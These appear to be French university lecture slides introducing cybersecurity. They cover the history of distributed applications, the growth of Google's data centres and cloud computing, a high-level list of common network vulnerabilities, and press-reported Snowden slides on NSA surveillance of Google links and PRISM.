

Introduction à la Cyber Sécurité




<http://www.enst.fr/~urien/cours.html>

Un rapide historique

Applications distribuées

- ✚ Une application distribuée est un ensemble d'entités logicielles, logiquement autonomes, qui produisent, consomment et échangent des informations
 - $OUT_i = PROG(IN_i)$
- ✚ Dans un premier temps les composants logiciels des applications étaient logés dans un même système informatique, constituant de fait leur média de communication (parfois dénommé *gluware*).
 - Le bus système permet le transfert des informations stockées en mémoire, les modules logiciels sont réalisés par des processus gérés par le système d'exploitation.
 - La sécurité est uniquement dépendante des caractéristiques du système d'exploitation, par exemple en terme de gestion des droits utilisateurs, ou d'isolement des processus.







Terminator, 1984, camera of robot T-800 Model-101



Instructions assembleur 6502



Harward



Van Neumann

L'âge des MODEMS




- ✚ Dans une deuxième période l'application distribuée est répartie entre plusieurs systèmes informatiques reliés entre eux par des liens de communications supposés sûrs (c'est à dire qu'il est difficile d'enregistrer ou de modifier l'information transmise) tels que modems ou liaisons spécialisées (X25, RNIS ...).
- ✚ Nous remarquerons à ce propos qu'il est possible de sécuriser une liaison de type point à point par un dispositif matériel de chiffrement.



Internet Protocol



- ✚ Enfin l'émergence de la toile d'araignée mondiale a permis de concevoir des systèmes distribués à l'échelle planétaire, les composants logiciels sont répartis sur des systèmes informatiques hétéroclites, le réseau n'est pas sûr, le nombre d'utilisateurs est important.
- ✚ D'abord absente des premières spécifications de, la sécurité de l'Internet (*Security Architecture for the Internet Protocol*, RFC 825, 1995) puis du WEB (*Secure Socket Layer*, SSL 3.0, 1996), devient un paramètre critique et tente de concilier des contraintes a priori antinomiques telles que, nécessité économique d'utiliser Internet, et impérative résistance au piratage informatique ou à l'espionnage.




Poster de Tim Berners-Lee à la conférence ACM Hypertext 91




Ubiquitous Networks

- ✚ La dernière révolution des communications s'appuie sur les technologies de réseaux IP sans fil, tels que Wi-Fi ou WiMAX.
- ✚ Les liens filaires symboles d'une connectivité volontaire et contrôlée s'estompent, l'infrastructure du réseau devient diffuse et invisible. Un nouveau besoin de sécurité s'affirme, le contrôle des accès réseaux.



Une société fondée en 1998 par Larry Page
et Sergeev Brin




Vers le Data Center...


1792 megabytes of memory
 366 gigabytes of disk storage
 2933 megahertz in 10 CPUs




GOOGLE CIRCA 1999



1997



CorkBoard




1999

- 359 racks
- 31,654 machines
- 63,184 CPUs
- 126,368 Ghz of processing power
- 63,184 Gb of RAM
- 2,527 Tb of Hard Drive space



Google Cluster



2004

2006, The Dalles Data Center

The Dalles, Oregon Data Center - Hello City of The Dalles! - Windows Internet Explorer

http://www.google.com/datacenter/thedalles/index.html

Google The Dalles, Oregon Data Center

Home

[Frequently Asked Questions](#)

[Data Center Details](#)

[Opportunities and Contacts](#)

[Community Outreach](#)

Hello City of The Dalles!

Google is very happy to be located in The Dalles, Oregon.

We opened our data center here in 2006 and today we're fully operational with approximately 200 people on site, ranging from technology assistants to experienced data center managers. We have had an excellent experience in The Dalles as we've built out this \$600 million investment, and we look forward to being a part of the Columbia Gorge community for many years to come.

We're eager to share more information with you about what we're doing in the area. On this site, you'll find information about:

- what exactly a data center is
- the kinds of jobs that are available
- what Google does
- how to contact us
- our community outreach program

Google's data center in the City of The Dalles may be of interest to you if you would like to be part of the Columbia Gorge community.

GOOGLE data center (2008)

POWERED BY Google

©2010 - Conditions d'utilisation

Internet | Mode protégé : activé | 100%


Au moins 12 data center de grande capacité

The Dalles Data Center




- 3 bâtiments de 6400m² (2 construits)
- 1 million de serveurs
- 2⁵⁰ octets (penta octet, 1024 To, 1 million de Go)
- 103 MW (un réacteur nucléaire produit entre 1000 et 1500 MW)
- La consommation électrique d'une ville de 80,000 habitants

En France le prix de revient du MW/h est de l'ordre de 5€, le prix de vente aux particuliers est de l'ordre de 75€
100MW, 200,000 €/jour



Le Cloud Computing



SaaS

PaaS

IaaS



Infrastructure Security: Networks

IDS: Intrusion Detection System
IPS: Intrusion Prevention System

DLP: Data Loss/Leak Prevention
DMZ: Demilitarized zone




FIGURE 3-1. Generic network topology for private cloud computing

3. Information leakage can provide the attacker with operating system and application versions, users, groups, shares, DNS information via zone transfers, and running services like SNMP, finger, SMTP, telnet, rusers, rpcinfo, NetBIOS.

4. Hosts running unnecessary services (such as RPC, FTP, DNS, SMTP) are easily compromised.

7. Misconfigured Internet servers, especially CGI and ASP scripts on web servers, anonymous FTP with world-writable directories, and XSS vulnerabilities.

5. Weak, easily guessed, and reused passwords at the workstation level can doom your servers to compromise.

12. Unauthenticated services like X Windows allow users to capture remote keystrokes or keystrokes after software is installed.

10. Excessive file and directory access controls (Windows shares, UNIX NFS exports).

14. Lack of accepted and well-promulgated security policies, procedures, standards, and guidelines.

9. Software that is unpatched, outdated, vulnerable, or left in default configurations, especially web servers.


6. User or test accounts with excessive privileges.

11. Excessive trust relationships such as Windows Domain Trusts, UNIX .rhosts, hosts.equiv, and SSH files can provide attackers with unauthorized access to sensitive systems.

2. Unsecured and unmonitored remote access points provide one of the easiest means of access to your corporate network. Telecommuters often connect to the Internet with little protection, exposing sensitive files to attack.

13. Inadequate logging, monitoring, and detection capabilities at the network and host level.

1. Inadequate router access control: Misconfigured router ACLs can allow information leakage through ICMP, IP, NetBIOS, and lead to unauthorized access to services on your DMZ servers.




Hacking Exposed, Top Ten Threats

En 2013 les échanges entre les data center de google ne sont pas chiffrés

TOP SECRET//SI//NOFORN



Current Efforts - Google



TOP SECRET//SI//NOFORN

http://www.washingtonpost.com/world/national-security/nsa-infiltrates-links-to-yahoo-google-data-centers-worldwide-snowden-documents-say/2013/10/30/e51d661e-4166-11e3-8b74-d89d714ca4dd_story.html



Le Cloud Privé Google


Some of Google's data-center locations



TOP SECRET//SI//ORCON//NOFORN



(TS//SI//NF) Dates When PRISM Collection Began For Each Provider



PRISM Program Cost: ~ \$20M per year

TOP SECRET//SI//ORCON//NOFORN

<http://www.washingtonpost.com/wp-srv/special/politics/prism-collection-documents/>



TOP SECRET//SI//ORCON//NOFORN

